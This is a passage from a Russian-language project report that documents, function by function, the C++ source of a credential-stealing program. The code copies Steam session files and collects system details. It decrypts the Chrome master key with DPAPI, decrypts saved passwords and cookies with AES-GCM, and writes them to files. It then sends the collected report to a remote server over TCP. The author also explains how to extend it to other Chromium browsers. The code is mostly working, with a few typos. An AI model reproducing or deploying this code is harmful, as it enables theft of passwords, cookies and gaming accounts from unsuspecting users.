87     fout << "\tUpdating: " << (dwValue == 1 ? "Yes" : "No") << endl << endl;

```

```

88
89         dwIndex++;
90         dwBufferSize = MAX_PATH;
91         RegCloseKey(hAppKey);
92     }
93
94     fout.close();
95     RegCloseKey(hAppsKey);
96
97     char szSSFNPath[MAX_PATH] = { 0 };
98     sprintf_s(szSSFNPath, "%s/*.ssfn", szSteamPath);
99
100     WIN32_FIND_DATA findData;
101     HANDLE hFind = FindFirstFileA(szSSFNPath, &findData);
102
103     string ssfnPath = szSteamPath;
104     string desPath = sSavePath + "\\ssfn";
105     CreateDirectoryA(desPath.c_str(), NULL);
106     SearchSteamFiles(ssfnPath, desPath);
107
108     char szConfigPath[MAX_PATH] = { 0 };
109     sprintf_s(szConfigPath, "%s/config/*.vdf", szSteamPath);
110
111     hFind = FindFirstFileA(szConfigPath, &findData);
112     if (hFind != INVALID_HANDLE_VALUE) {
113         CreateDirectoryA((sSavePath + "/configs").c_str(), NULL);
114         do {
115             if (!(findData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)) {
116                 string sFileName = findData.cFileName;
117                 CopyFileA((szSteamPath + string("/config/") + sFileName).c_str(),
118                     (sSavePath + "/configs/" + sFileName).c_str(), FALSE);
119             }
120             while (FindNextFileA(hFind, &findData));
121             FindClose(hFind);
122         }
123
124     RegCloseKey(hKey);
125
126     return true;
127 }

```

## 5.5 Запись информации о системе в файл

Для удобной записи в файл данных из SystemInfo был создан класс Info:

Info.h

```
1  #pragma once
2
3  #include <string>
4
5  using namespace std;
6
7  class Info {
8      public:
9      static void Save(string sSavePath);
10 };
```

Реализация функций класса находится в файле Info.cpp:

```
1  #include "Info.h"
2  #include "GetSysInfo.h"
3  #include <fstream>
4  #include "Filemgr.h"
5  #include <iostream>
6
7  using namespace std;
```

### 1. Функция Save(string sSavePath)

Создает директорию по указанному пути (sSavePath) и создает в ней файл с именем System\_Info.txt, содержащий в себе данные о системе, полученные из класса SystemInfo.

```
1  void Info::Save(string sSavePath) {
2      try {
3          if (!Filemgr::CreateDir(sSavePath)) {
4              cerr << "Error creating folder" << endl;
5              return;
6          }
7          string SystemInfoText = string("")
8              + "\n[IP]"
9              + "\nExternal IP: " + SystemInfo::getPublicIpAsync()
10             + "\nGateway IP: " + SystemInfo::getDefaultGateway()
11             + "\n"
12             + "\n[PC]"
13             + "\nUsername: " + SystemInfo::getUserName()
14             + "\nPCName: " + SystemInfo::getComputerName()
15             + "\nSystem: " + SystemInfo::getSysVersion()
16             + "\nTempDir: " + SystemInfo::getTempDirectory()
17             + "\nDate/Time: " + SystemInfo::getDateTime();
```

```

18         sSavePath += "\\System_Info.txt";
19         ofstream outfile(sSavePath);
20         outfile << SystemInfoText;
21         outfile.close();
22     }
23
24     catch (const exception&) {
25
26     }
27 }

```

## 5.6 Расшифровка базы данных

Пароли и куки браузера Google Chrome находятся в базах данных sqlite “User Data” и “Cookies” соответственно. Располагаются они по “C:\Users\имя пользователя\AppData\Local\Google\Chrome\User Data\Default\Login Data” и “... \Google\Chrome\User Data\Default\Cookies”. Обе эти базы данных зашифрованы с помощью алгоритма AES-GCM, который подразумевает наличие специального “мастер-ключа” для шифровки.

Мастер-ключ генерируется браузером уникальным для каждого пользователя компьютера и хранится в зашифрованном виде в файле Local State по пути “... \Google\Chrome\User Data\Local State”.

Сперва необходимо считать файл Local State как JSON-объект. В нем есть ключ “os\_crypt” с подключом “encrypted\_key”. Этот подключ содержит зашифрованный мастер-ключ в формате Base64. Необходимо декодировать его из формата base64, после чего мы получим мастер-ключ, зашифрованный с помощью DPAPI. Поэтому нам необходимо сперва удалить первые 5 байтов ключа, представляющие собой префикс DPAPI, а затем расшифровать его с помощью WinAPI функции CryptUnprotectData.

Зашифрованные данные куки и паролей обычно начинаются с префикса v10, который как раз и указывает на использование AES-GCM. Помимо префикса, данные имеют следующую структуру:

- Первые 12 байт - вектор инициализации (IV). Используется для обеспечения уникальности шифрования.
- Последние 16 байт - тэг. Используется для проверки целостности данных.
- Часть между IV и тэгом - интересующий нас зашифрованный текст

После удаления IV и тэга расшифровываем оставшийся текст с помощью библиотеки SQLiteCpp, позволяющей легко реализовать расшифровку AES в режиме GCM.

Стоит также отметить, что браузер Chrome работает на движке с открытым исходным кодом Chromium. Помимо него, на Chromium также работают многие популярные браузеры, такие как Opera, Yandex, Edge и др. Поэтому код реализован так, чтобы помимо браузера Chrome, можно было легко добавить поддержку сбора информации и из других Chromium-браузеров, так как способ хранения данных в них практически идентичен.

Для получения и расшифровки мастер-ключа, а также реализации алгоритма EAS-GCM был создан класс BCrypt:

BCrypt.h

```
1  #pragma once
2
3  #include <string>
4  #include <windows.h>
5  #include <vector>
6
7  using namespace std;
8
9  enum BROWSER {
10     CHROME
11 };
12
13 class BCrypt {
14     public:
15     static const int NUMBER_OF_BROWSERS = 1;
16
17     static const string LOCAL_STATE_PATHS[NUMBER_OF_BROWSERS];
18     static const string ACCOUNT_DB_PATHS[NUMBER_OF_BROWSERS];
19     static const string COOKIES_DB_PATHS[NUMBER_OF_BROWSERS];
20
21     static string GetAppPath();
22     static string GetDbPath(BROWSER browser);
23     static string GetCookiesDbPath(BROWSER browser);
24     static string GetLocalStatePath(BROWSER browser);
25     static string ReadLocalStateFile(const string& filePath);
26     static string ExtractEncryptedKey(const string& jsonContent);
27     static vector<BYTE> Base64Decode(const string& encoded);
28     static vector<BYTE> RemovedDPAPIPrefix(const vector<BYTE>& data);
29     static vector<BYTE> DecryptDPAPI(const vector<BYTE>& encryptedKey);
30     static vector<BYTE> GetMasterKey(BROWSER browser);
31     static vector<BYTE> DecryptAES(const vector<BYTE>& encryptedData, const vector<BYTE>& key);
32 };
```

Чтобы реализовать легкое добавление поддержки других Chromium-браузеров были использованы enum и массивы путей LOCAL\_STATE\_PATHS, ACCOUNT\_DB\_PATHS и COOKIES\_DB\_PATHS с включением константы NUMBER\_OF\_BROWSERS. Для нового браузера нужно лишь добавить новые пути в массивы путей, обновить перечисление BROWSER и, соответственно, изменить константу NUMBER\_OF\_BROWSERS.

Например, для добавления поддержки Opera:

```
1  enum BROWSER {
2      CHROME, OPERA,
3  };
4
5  NUMBER_OF_BROWSERS = 2;
6
7  const string BCrypt::ACCOUNT_DB_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
8      "\\Google\\Chrome\\User Data\\Default\\Login Data",
9      "\\Opera Software\\Opera Stable\\Login Data"
10 };
11
12 const string BCrypt::COOKIES_DB_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
13     "\\Google\\Chrome\\User Data\\Default\\Cookies",
14     "\\Opera Software\\Opera Stable\\Cookies"
15 };
16
17 const string BCrypt::LOCAL_STATE_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
18     "\\Google\\Chrome\\User Data\\Local State",
19     "\\Opera Software\\Opera Stable\\Local State"
20 };
21
22
```

Но в своей работе я остановился только на браузере Chrome.  
Реализация класса находится в файле BCrypt.cpp:

```
1  #include "BCrypt.h"
2  #include <iostream>
3  #include <fstream>
4  #include <sstream>
5  #include <vector>
6  #include <string>
7  #include <windows.h>
8  #include <shlobj.h>
9  #include <iterator>
10
11 #include <json/json.h>
12
13 #include <cryptopp/base64.h>
14 #include <cryptopp/aes.h>
15 #include <cryptopp/gcm.h>
16 #include <cryptopp/hmac.h>
17 #include <cryptopp/osrng.h>
18 #include <cryptopp/filters.h>
19 #include <cryptopp/hex.h>
20 #include <cryptopp/cryptlib.h>
21 #include <cryptopp/sha.h>
22
```

```

23 #pragma comment(lib, "Crypt32.lib")
24
25 using namespace std;
26 using namespace CryptoPP;
27
28 const int IV_SIZE = 12;
29 const int TAG_SIZE = 16;

```

#### 1. ACCOUNT\_DB\_PATHS, COOKIES\_DB\_PATHS и LOCAL\_STATE\_PATHS

```

1  const string BCrypt::LOCAL_STATE_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
2      "\\Google\\Chrome\\User Data\\Local State",
3  };
4
5  const string BCrypt::ACCOUNT_DB_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
6      "\\Google\\Chrome\\User Data\\Default\\Login Data",
7  };
8
9  const string BCrypt::COOKIES_DB_PATHS[BCrypt::NUMBER_OF_BROWSERS] = {
10     "\\Google\\Chrome\\User Data\\Default\\Cookies",
11 };

```

#### 2. Функция GetAppPath()

С помощью WinAPI получает путь к системной папке "...\\AppData\\Local" и возвращает его в формате строки

```

1  string BCrypt::GetAppPath() {
2      char path[MAX_PATH];
3      SHGetFolderPathA(NULL, CSIDL_LOCAL_APPDATA, NULL, 0, path);
4      return string(path);
5  }

```

#### 3. Функция GetDbPath(BROWSER browser)

Возвращает путь к базе данных Login Data для указанного браузера

```

1  string BCrypt::GetDbPath(BROWSER browser) {
2      return GetAppPath() + ACCOUNT_DB_PATHS[browser];
3  }

```

#### 4. Функция GetCookiesDbPath(BROWSER browser)

Возвращает путь к базе данных Cookies для указанного браузера

```

1  string BCrypt::GetCookiesDbPath(BROWSER browser) {
2      return GetAppPath() + COOKIES_DB_PATHS[browser];
3  }

```

#### 5. Функция GetLocalStatePath(BROWSER browser)

Возвращает путь к файлу Local State для указанного браузера

```
1 string BCrypt::GetLocalStatePath(BROWSER browser) {
2     return GetAppPath() + LOCAL_STATE_PATHS[browser];
3 }
```

#### 6. Функция ReadLocalStateFile(const string& filePath)

Считывает содержимое файла LocalState и возвращает его как строку

```
1 string BCrypt::ReadLocalStateFile(const string& filePath) {
2     ifstream file(filePath);
3     if (!file.is_open()) {
4         cerr << "Failed to open file: " << filePath << endl;
5         return "";
6     }
7
8     string content((istreambuf_iterator<char>(file)), istreambuf_iterator<char>());
9     file.close();
10    return content;
11 }
```

#### 7. Функция ExtractEncryptedKey(const string& jsonContent)

С использованием библиотеки jsoncpp извлекает зашифрованный ключ из json-контента Local State в формате строки

```
1 string BCrypt::ExtractEncryptedKey(const string& jsonContent) {
2     Json::CharReaderBuilder readerBuilder;
3     Json::Value root;
4     string errs;
5
6     istreamstream jsonStream(jsonContent);
7     if (!Json::parseFromStream(readerBuilder, jsonStream, &root, &errs)) {
8         cerr << "Failed to parse JSON: " << errs << endl;
9         return "";
10    }
11
12    if (!root.isMember("os_crypt") || !root["os_crypt"].isMember("encrypted_key")) {
13        cerr << "JSON does not contain the required key." << endl;
14        return "";
15    }
16
17    return root["os_crypt"]["encrypted_key"].asString();
18 }
```

#### 8. Функция Base64Decode(const string& encoded)

Используя библиотеку Crypto++, декодирует base64-строку в бинарные данные

```
1 vector<BYTE> BCrypt::Base64Decode(const string& encoded) {
2     string decoded;
3     CryptoPP::StringSource ss(encoded, true,
4     new CryptoPP::Base64Decoder(
5     new CryptoPP::StringSink(decoded)
6     )
7     );
8     return vector<BYTE>(decoded.begin(), decoded.end());
9 }
```

#### 9. Функция RemoveDPAPIPrefix(const vector<BYTE>& data)

Удаляет префикс DPAPI (первые 5 байт) из данных (data)

```
1 vector<BYTE> BCrypt::RemoveDPAPIPrefix(const vector<BYTE>& data) {
2     if (data.size() < 5) {
3         cerr << "Data is too short to contain DPAPI prefix." << endl;
4         return {};
5     }
6
7     return vector<BYTE>(data.begin() + 5, data.end());
8 }
```

#### 10. Функция DecryptDPAPI(const vector<BYTE>& encryptedKey)

Используя WinAPI-функцию CryptUnprotectData, расшифровывает данные, зашифрованные с помощью DPAPI

```
1 vector<BYTE> BCrypt::DecryptDPAPI(const vector<BYTE>& encryptedKey) {
2     DATA_BLOB input;
3     input.pbData = const_cast<BYTE*>(encryptedKey.data());
4     input.cbData = static_cast<DWORD>(encryptedKey.size());
5
6     DATA_BLOB output;
7     if (!CryptUnprotectData(&input, nullptr, nullptr, nullptr, nullptr, 0, &output)) {
8         cerr << "Failed to decrypt data using DPAPI." << endl;
9         return {};
10    }
11
12    vector<BYTE> decryptedKey(output.pbData, output.pbData + output.cbData);
13    LocalFree(output.pbData);
14    return decryptedKey;
15 }
```

## 11. Функция GetMasterKey(BROWSER browser)

Используя все прошлые функции класса, получает и расшифровывает мастер-ключ для указанного браузера

```
1 vector<BYTE> BCrypt::GetMasterKey(BROWSER browser) {
2     string localStatePath = BCrypt::GetLocalStatePath(browser);
3     string localStateContent = BCrypt::ReadLocalStateFile(localStatePath);
4     string masterKeyString = BCrypt::ExtractEncryptedKey(localStateContent);
5     vector<BYTE> encryptedKey = BCrypt::Base64Decode(masterKeyString);
6     vector<BYTE> keyWithoutPrefix = BCrypt::RemoveDPAPIPrefix(encryptedKey);
7     vector<BYTE> masterKey = BCrypt::DecryptDPAPI(keyWithoutPrefix);
8     return masterKey;
9 }
```

## 12. Функция DecryptAES(const vector<BYTE>& encryptedData, const vector<BYTE>& key)

Принимает зашифрованные данные и ключ, извлекает из данных вектор инициализации (IV) и тег аутентификации, а затем, используя библиотеку Crypto++, расшифровывает данные алгоритмом AES-GCM.

```
1 vector<BYTE> BCrypt::DecryptAES(const vector<BYTE>& encryptedData, const vector<BYTE>& key) {
2     if (encryptedData.size() < 3 + IV_SIZE + TAG_SIZE) {
3         cerr << "Encrypted data is too short." << endl;
4         return {};
5     }
6
7     if (!(encryptedData[0] == 'v' && encryptedData[1] == '1' && encryptedData[2] == '0')) {
8         cerr << "Invalid encryption version prefix." << endl;
9         return {};
10    }
11
12    vector<BYTE> iv(encryptedData.begin() + 3, encryptedData.begin() + 3 + IV_SIZE);
13
14    size_t cipherTextStart = 3 + IV_SIZE;
15    size_t cipherTextEnd = encryptedData.size() - TAG_SIZE;
16    vector<BYTE> cipherText(encryptedData.begin() + cipherTextStart,
17        encryptedData.begin() + cipherTextEnd);
18
19    vector<BYTE> tag(encryptedData.begin() + cipherTextEnd, encryptedData.end());
20
21    CryptoPP::GCM<CryptoPP::AES>::Decryption decryptor;
22    decryptor.SetKeyWithIV(key.data(), key.size(), iv.data(), iv.size());
23
24    vector<BYTE> plainText;
25    try {
26        CryptoPP::AuthenticatedDecryptionFilter df(
27            decryptor,
```

```

28     new CryptoPP::VectorSink(plainText),
29
30     CryptoPP::AuthenticatedDecryptionFilter::MAC_AT_END |
31     CryptoPP::AuthenticatedDecryptionFilter::THROW_EXCEPTION,
32     TAG_SIZE
33 );
34
35 df.ChannelPut("", cipherText.data(), cipherText.size());
36
37 df.ChannelPut("", tag.data(), tag.size());
38
39 df.ChannelMessageEnd("");
40 }
41 catch (const CryptoPP::Exception& e) {
42     cerr << "Decryption failed: " << e.what() << endl;
43     return {};
44 }
45
46 return plainText;
47 }

```

## 5.7 Извлечение паролей и куки

Для извлечения паролей и куки из баз данных браузеров был создан класс DecryptChromium. Структуры для хранения паролей и куки были определены в файле Common.h:

```
1  #pragma once
2
3  #include <string>
4
5  using namespace std;
6
7  struct Password {
8      string Website;
9      string LoginUrl;
10     string Username;
11     string Pass;
12 };
13
14 struct Cookie {
15     string HostKey;
16     string Name;
17     string Path;
18     int64_t ExpiresUtc;
19     string Value;
20     bool IsSecure;
21 };
```

DecryptChromium.h:

```
1  #pragma once
2  #include <string>
3  #include <vector>
4  #include "Common.h"
5  #include "BCrypt.h"
6
7  using namespace std;
8
9  class DecryptChromium {
10 public:
11     static vector<Password> DecryptPassword(const string& dbPath, BROWSER browser = CHROME);
12     static vector<Cookie> DecryptCookie(const string& dbPath, BROWSER browser = CHROME);
13 };
```

Реализация функций класса DecryptChromium находится в файле DecryptChromium.cpp:

```
1  #include "DecryptChromium.h"
2  #include "BCrypt.h"
3  #include <codecvt>
4  #include <iostream>
5  #define SQLITECPP_COMPILE_DLL
6  #include <SQLiteCpp/SQLiteCpp.h>
7
8  using namespace std;
```

#### 1. DecryptPassword(const string& dbPath, BROWSER browser)

Используя библиотеку SQLiteCpp и функции класса BCrypt, извлекает и расшифровывает пароли из базы данных учетных записей браузера (Login Data). Результат возвращается в виде списка объектов Password, содержащих информацию о сайте, логине и пароле.

```
1  vector<Password> DecryptChromium::DecryptPassword(const string& dbPath, BROWSER browser) {
2      vector<Password> result;
3
4      vector<BYTE> masterKey = BCrypt::GetMasterKey(browser);
5      if (masterKey.empty()) {
6          cerr << "Failed to retrieve the master key." << endl;
7          return result;
8      }
9
10     try {
11         SQLite::Database db(dbPath, SQLite::OPEN_READONLY);
12         SQLite::Statement selectStmt(db, "SELECT origin_url, action_url, username_value,
13             password_value FROM logins");
14
15         while (selectStmt.executeStep()) {
16             string website = selectStmt.getColumn(0).getString();
17             string loginUrl = selectStmt.getColumn(1).getString();
18             string userName = selectStmt.getColumn(2).getString();
19
20             const void* passwordBlob = selectStmt.getColumn(3).getBlob();
21             int passwordBlobSize = selectStmt.getColumn(3).getBytes();
22
23             if (passwordBlobSize > 0) {
24                 const BYTE* passwordBytes = static_cast<const BYTE*>(passwordBlob);
25                 vector<BYTE> encryptedPassword(passwordBytes,
26                     passwordBytes + passwordBlobSize);
27
28                 vector<BYTE> decryptedPasswordBytes = BCrypt::DecryptAES(encryptedPassword,
29                     masterKey);
30
31                 if (!decryptedPasswordBytes.empty()) {
```

```

32         string password(decryptedPasswordBytes.begin(),
33             decryptedPasswordBytes.end());
34
35         Password pwdEntry;
36         pwdEntry.Website = website;
37         pwdEntry.LoginUrl = loginUrl;
38         pwdEntry.Username = userName;
39         pwdEntry.Pass = password;
40
41         result.push_back(pwdEntry);
42     }
43     else {
44         cerr << "Failed to decrypt password for website: " << website << endl;
45     }
46 }
47 else {
48     cout << "No password found for this login: " << website << endl;
49 }
50 }
51 }
52 catch (const SQLite::Exception& e) {
53     cerr << "SQLite error: " << e.what() << endl;
54 }
55
56 return result;
57 }

```

## 2. DecryptPassword(const string& dbPath, BROWSER browser)

Используя библиотеку SQLiteCpp и функции класса BCrypt, извлекает и расшифровывает куки из базы данных Cookies браузера. Результат возвращается в виде списка объектов Cookie, содержащих информацию о хосте, имени, пути, сроке действия и значении cookie.

```

1  vector<Cookie> DecryptChromium::DecryptCookie(const string& dbPath, BROWSER browser) {
2      vector<Cookie> result;
3
4      vector<BYTE> masterKey = BCrypt::GetMasterKey(browser);
5      if (masterKey.empty()) {
6          cerr << "Failed to retrieve the master key." << endl;
7          return result;
8      }
9
10     try {
11         SQLite::Database db(dbPath, SQLite::OPEN_READONLY);
12         SQLite::Statement selectStmt(db, "SELECT host_key, name, path, expires_utc,
13             encrypted_value, is_secure FROM cookies");
14

```

```

15     while (selectStmt.executeStep()) {
16         string hostKey = selectStmt.getColumn(0).getString();
17         string name = selectStmt.getColumn(1).getString();
18         string path = selectStmt.getColumn(2).getString();
19         int64_t expiresUtc = selectStmt.getColumn(3).getInt64();
20         const void* encryptedValueBlob = selectStmt.getColumn(4).getBlob();
21         int encryptedValueSize = selectStmt.getColumn(4).getBytes();
22         int isSecureInt = selectStmt.getColumn(5).getInt();
23         bool isSecure = (isSecureInt != 0);
24
25         if (encryptedValueSize > 0) {
26             const BYTE* encryptedValueBytes = static_cast<const BYTE*>(encryptedValueBlob);
27             vector<BYTE> encryptedValue(encryptedValueBytes,
28                 encryptedValueBytes + encryptedValueSize);
29
30             string decryptedValue;
31
32             if (encryptedValueSize > 3 && encryptedValue[0] == 'v' &&
33                 encryptedValue[1] == '1' && encryptedValue[2] == '0') {
34                 vector<BYTE> decryptedValueBytes = BCrypt::DecryptAES(encryptedValue,
35                     masterKey);
36
37                 if (!decryptedValueBytes.empty()) {
38                     decryptedValue.assign(decryptedValueBytes.begin(),
39                         decryptedValueBytes.end());
40                 }
41                 else {
42                     cerr << "Failed to decrypt cookie (AES-GCM) for host: " <<
43                         hostKey << endl;
44                     continue;
45                 }
46             }
47             else {
48                 vector<BYTE> decryptedValueBytes = BCrypt::DecryptDPAPI(encryptedValue);
49
50                 if (!decryptedValueBytes.empty()) {
51                     decryptedValue.assign(decryptedValueBytes.begin(),
52                         decryptedValueBytes.end());
53                 }
54                 else {
55                     cerr << "Failed to decrypt cookie (DPAPI) for host: " <<
56                         hostKey << endl;
57                     continue;
58                 }
59             }
60
61             Cookie cookie;

```

```

62         cookie.HostKey = hostKey;
63         cookie.Name = name;
64         cookie.Path = path;
65         cookie.ExpiresUtc = expiresUtc;
66         cookie.Value = decryptedValue;
67         cookie.IsSecure = isSecure;
68
69         result.push_back(cookie);
70     }
71     else {
72         cout << "No encrypted value found for cookie: " << name <<
73             " at host: " << hostKey << endl;
74     }
75 }
76 }
77 catch (const SQLite::Exception& e) {
78     cerr << "SQLite error: " << e.what() << endl;
79 }
80
81 return result;
82 }

```

## 5.8 Запись данных браузера в файл

Для удобной записи в файл паролей и cookie был создан класс BrowserUtils:

BrowserUtils.h

```
1  #pragma once
2
3  #include <string>
4  #include "Common.h"
5  #include <vector>
6
7  using namespace std;
8
9  class BrowserUtils {
10 public:
11     static string FormatPassword>Password Pass);
12     static string FormatCookie(Cookie Cook);
13
14     static void WritePasswords(vector<Password> Pass, const string& path);
15     static void WriteCookies(vector<Cookie> Cookies, const string& path);
16 };
```

Реализация функций класса BrowserUtils находится в файле BrowserUtils.cpp:

```
1  #include "BrowserUtils.h"
2  #include <vector>
3  #include <iostream>
4  #include <fstream>
5  #include <windows.h>
6  #include <locale>
7  #include <unordered_map>
8  #include "Common.h"
9
10 using namespace std;
```

### 1. Функция FormatPassword>Password Pass)

Форматирует структуру Password в строку для последующей записи в файл

```
1  string BrowserUtils::FormatPassword>Password Pass) {
2      string PasStr = "Website: " + Pass.Website + "\r\nHostname: " + Pass.LoginUrl +
3          "\r\nUsername: " + Pass.Username + "\r\nPassword: " + Pass.Pass + "\r\n\r\n";
4      return PasStr;
5  }
```

## 2. Функция FormatCookie(Cookie Cook)

Форматирует структуру Cookie в строку для последующей записи в файл

```
1 string BrowserUtils::FormatCookie(Cookie Cook) {
2     string CookStr = "Host Key: " + Cook.HostKey + "\r\nName: " + Cook.Name + "\r\nPath: " +
3         Cook.Path + "\r\nExpires UTC: " + to_string(Cook.ExpiresUtc) + "\r\nValue: " +
4         Cook.Value + "\r\nIs Secure: " + (Cook.IsSecure ? "Yes" : "No") + "\r\n\r\n";
5     return CookStr;
6 }
```

## 3. Функция WritePasswords(vector<Password> Pass, const string& path)

Используя функцию FormatPassword, записывает список паролей в указанный файл

```
1 void BrowserUtils::WritePasswords(vector<Password> Pass, const string& path) {
2     try {
3         ofstream outFile(path, ios::app);
4         if (!outFile.is_open()) {
5             cerr << "Failed to open file" << endl;
6             return;
7         }
8         for (auto& passwd : Pass) {
9             if (passwd.Username.empty() && passwd.LoginUrl.empty()) {
10                 continue;
11             }
12             outFile << FormatPassword(passwd);
13         }
14     }
15     catch (const exception& e) {
16         cerr << "Error: " << e.what() << endl;
17         return;
18     }
19 }
```

#### 4. Функция WriteCookies(vector<Cookie> Cook, const string& path)

Используя функцию FormatCookie, записывает список куки в указанный файл

```
1 void BrowserUtils::WriteCookies(vector<Cookie> Cook, const string& path) {
2     try {
3         ofstream outFile(path, ios::app);
4         if (!outFile.is_open()) {
5             cerr << "Failed to open file" << endl;
6             return;
7         }
8         for (auto& cookie : Cook) {
9             outFile << FormatCookie(cookie);
10        }
11    }
12    catch (const exception& e) {
13        cerr << "Error: " << e.what() << endl;
14        return;
15    }
16 }
```

Для запуска процесса извлечения и сохранения данных браузера, был создан класс Chromium: Chromium.h

```
1 #pragma once
2 #include <string>
3
4 using namespace std;
5
6 class Chromium {
7     public:
8     static string FindSubstring(string str);
9     static string BrowserPathToName(string LoginData);
10    static void Run(string path);
11};
```

Реализация функций класса находится в файле Chromium.cpp:

```
1 #include "Chromium.h"
2 #include "DecryptChromium.h"
3 #include "BCrypt.h"
4 #include "BrowserUtils.h"
5 #include "Common.h"
6 #include <iostream>
7 #include <shlwapi.h>
8 #include "Filemgr.h"
9
10 using namespace std;
```

```

11
12 #define _SILENCE_EXPERIMENTAL_FILESYSTEM_DEPRECATION_WARNING
13 #include <experimental/filesystem>
14 namespace fs = std::experimental::filesystem;
15
16 #pragma comment(lib, "Shlwapi.lib")

```

### 1. Функция FindSubstring(string str)

Извлекает подстроку между первым и вторым символом \ в заданной строке. Используется для извлечения имени браузера из пути к файлу базы данных

```

1 string Chromium::FindSubstring(string str) {
2     size_t pos1 = str.find("\\");
3     if (pos1 != string::npos) {
4         size_t pos2 = str.find("\\", pos1 + 1);
5         if (pos2 != string::npos) {
6             return str.substr(pos1 + 1, pos2 - pos1 - 1);
7         }
8     }
9     return "";
10 }

```

### 2. Функция BrowserPathToName(string LoginData)

Используя функцию FindSubstring, преобразует путь к файлу базы данных в имя браузера. Это имя используется для создания подкаталогов для каждого браузера.

```

1 string Chromium::BrowserPathToName(string LoginData) {
2     string replace = FindSubstring(LoginData);
3     return replace;
4 }

```

### 3. Функция Run(string path)

Используя написанные ранее функции, а также функции из классов DecryptChromium, BCrypt, BrowserUtils и Filemgr, выполняет процесс извлечения и сохранения паролей и куки в файлы Passwords.txt и Cookies.txt по указанному пути в подкаталоги для каждого браузера.

```

1 void Chromium::Run(string path) {
2     if (!Filemgr::CreateDir(path)) {
3         cerr << "Error creating folder" << endl;
4         return;
5     }
6
7     for (auto& spath : BCrypt::ACCOUNT_DB_PATHS) {
8         string dbPath = BCrypt::GetDbPath(CHROME);
9         string cookiesDbPath = BCrypt::GetCookiesDbPath(CHROME);

```

```
10
11     vector<Password> Pass = DecryptChromium::DecryptPassword(dbPath);
12     vector<Cookie> Cook = DecryptChromium::DecryptCookie(cookiesDbPath);
13
14     string dir = path + "\\\" + BrowserPathToName(spath);
15     Filemgr::CreateDir(dir);
16
17     BrowserUtils::WritePasswords(Pass, dir + "\\Passwords.txt");
18     BrowserUtils::WriteCookies(Cook, dir + "\\Cookies.txt");
19 }
20
21 }
```

## 5.9 Создание отчета

Для создания **лога** был создан класс Report:

Report.h

```
1 #pragma once
2 #include <string>
3
4 using namespace std;
5
6 class Report {
7     public:
8     static bool CreateReport(string path);
9 };
```

Реализация функций класса находится в файле Report.cpp

```
1 #include "Report.h"
2 #include "Filemgr.h"
3 #include "Info.h"
4 #include "Chromium.h"
5 #include "Steam.h"
6 #include <thread>
7
8 using namespace std;
```

### 1. Функция CreateReport(string path)

Используя функции из созданных ранее классов, организует процесс сбора всех данных и сохраняет их в отдельные подкаталоги в указанной директории. Использует многопоточность для параллельного выполнения задач, чтобы ускорить процесс сбора информации.

```
1 bool Report::CreateReport(string path) {
2     try {
3         thread ChromiumSave(Chromium::Run, path + "\\Browsers");
4         ChromiumSave.join();
5
6         thread InfoSave(Info::Save, path + "\\System");
7         InfoSave.join();
8
9         thread SteamSave(Steam::GetSteamSession, path + "\\Steam");
10        SteamSave.join();
11
12        return true;
13    }
14    catch (const exception&) {
15        return false;
16    }
17 }
```

## 5.10 Отправка файла на сервер

Для отправки файла на сервер был создан класс Network:

Network.h

```
1  #pragma once
2  #include <string>
3
4  using namespace std;
5
6  class Network {
7      public:
8          static bool SendToServer(const string& ip, int port, const string& filePath);
9  };
```

Реализация функций класса находится в файле Network.cpp

```
1  #include "Network.h"
2  #include <iostream>
3  #include <fstream>
4  #include <vector>
5  #include <winsock2.h>
6  #include <ws2tcpip.h>
7
8  #pragma comment(lib, "ws2_32.lib")
9
10 using namespace std;
```

### 1. SendToServer(const string& ip, int port, const string& filePath)

Используя библиотеку Winsock, отправляет файл на удаленный сервер по протоколу TCP.

Принимает ip-адрес и порт сервера, на который будет отправлен файл, а также полный путь к самому файлу.

Сначала отправляет длину имени файла, а затем само имя файла, после чего отправляет размер файла, а затем блоками по 4096 байт (или меньше, если это конец файла), отправляет сам файл.

```
1  bool Network::SendToServer(const string& ip, int port, const string& filePath) {
2      WSADATA wsaData;
3      if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
4          cerr << "WSAStartup failed." << endl;
5          return false;
6      }
7
8      SOCKET sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
9      if (sock == INVALID_SOCKET) {
10         WSACleanup();
11         return false;
12     }
```

```

13
14     sockaddr_in serverAddr;
15     serverAddr.sin_family = AF_INET;
16     serverAddr.sin_port = htons(port);
17     inet_pton(AF_INET, ip.c_str(), &serverAddr.sin_addr);
18
19     if (connect(sock, (sockaddr*)&serverAddr, sizeof(serverAddr)) == SOCKET_ERROR) {
20         closesocket(sock);
21         WSACleanup();
22         return false;
23     }
24
25     ifstream file(filePath, ios::binary | ios::ate);
26     if (!file.is_open()) {
27         closesocket(sock);
28         WSACleanup();
29         return false;
30     }
31
32     streamsize fileSize = file.tellg();
33     file.seekg(0, ios::beg);
34
35     if (fileSize > UINT32_MAX) {
36         file.close();
37         closesocket(sock);
38         WSACleanup();
39         return false;
40     }
41
42     string fileName = filePath.substr(filePath.find_last_of("/") + 1);
43     uint32_t fileNameLength = htonl(static_cast<uint32_t>(fileName.size()));
44     if (send(sock, reinterpret_cast<const char*>(&fileNameLength),
45         sizeof(fileNameLength), 0) == SOCKET_ERROR) {
46         file.close();
47         closesocket(sock);
48         WSACleanup();
49         return false;
50     }
51
52     if (send(sock, fileName.c_str(), fileName.size(), 0) == SOCKET_ERROR) {
53         file.close();
54         closesocket(sock);
55         WSACleanup();
56         return false;
57     }
58
59     uint32_t fileSizeNetworkOrder = htonl(static_cast<uint32_t>(fileSize));

```

```

60     if (send(sock, reinterpret_cast<const char*>(&fileSizeNetworkOrder),
61         sizeof(fileSizeNetworkOrder), 0) == SOCKET_ERROR) {
62         file.close();
63         closesocket(sock);
64         WSACleanup();
65         return false;
66     }
67
68     const int bufferSize = 4096;
69     char buffer[bufferSize];
70
71     while (!file.eof()) {
72         file.read(buffer, bufferSize);
73         std::streamsize bytesRead = file.gcount();
74
75         if (send(sock, buffer, static_cast<int>(bytesRead), 0) == SOCKET_ERROR) {
76             file.close();
77             closesocket(sock);
78             WSACleanup();
79             return false;
80         }
81     }
82
83     file.close();
84     closesocket(sock);
85     WSACleanup();
86     return true;
87 }

```

## 5.11 Основная программа

Функция `main` является точкой входа в программу:

